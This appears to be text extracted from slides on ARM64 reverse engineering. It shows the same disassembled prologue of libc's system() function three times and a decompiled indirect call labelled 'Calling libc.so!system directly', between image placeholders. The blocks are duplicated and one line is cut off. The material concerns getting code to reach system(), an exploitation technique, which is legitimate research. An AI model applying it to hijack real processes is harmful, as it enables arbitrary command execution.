
```
_int64 __fastcall system(_int64 a1)  
;  
; __ unwind {  
PACIASP  
SUB      SP, SP, #0x140  
STP      X29, X30, [SP,#0x110+var_20]  
STR      X28, [SP,#0x110+var_10]  
STP      X24, X23, [SP,#0x110+var_s0]  
STP      X22, X21, [SP,#0x110+var_s10]  
STP      X20, X19, [SP,#0x110+var_s20]  
ADD      X29, SP, #0xF0  
MRS      X24, #3, c13, c0, #2  
LDR      X8, [X24,#(_imp_dlerror - 0x32B128)]  
STUR    X8, [X29,#0x20+var_28]  
CBZ      X0, loc_A800C
```



# Calling libc.so!system directly

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(*(((_QWORD **))this + 1057) + 16LL))(  
    *((_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```


```
_int64 __fastcall system(_int64 a1)  
{  
    __unwind {  
        PACIASP  
        SUB     SP, SP, #0x140  
        STP     X29, X30, [SP,#0x110+var_20]  
        STR     X28, [SP,#0x110+var_10]  
        STP     X24, X23, [SP,#0x110+var_s0]  
        STP     X22, X21, [SP,#0x110+var_s10]  
        STP     X20, X19, [SP,#0x110+var_s20]  
        ADD     X29, SP, #0xF0  
        MRS     X24, #3, c13, c0, #2  
        LDR     X8, [X24,#(_imp_dlerror - 0x32B128)]  
        STUR   X8, [X29,#0x20+var_28]  
        CBZ    X0, loc_A800C  
    }  
}
```




# Calling libc.so!system directly

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(*(((_QWORD **))this + 1057) + 16LL)):
```


```
_int64 __fastcall system(_int64 a1)
{
    __unwind {
PACIASP
SUB     SP, SP, #0x140
STP     X29, X30, [SP,#0x110+var_20]
STR     X28, [SP,#0x110+var_10]
STP     X24, X23, [SP,#0x110+var_s0]
STP     X22, X21, [SP,#0x110+var_s10]
STP     X20, X19, [SP,#0x110+var_s20]
ADD    X29, SP, #0xF0
MRS    X24, #3, c13, c0, #2
LDR    X8, [X24,#(_imp_dlerror - 0x32B128)]
STUR   X8, [X29,#0x20+var_28]
CBZ    X0, loc_A800C
}
```



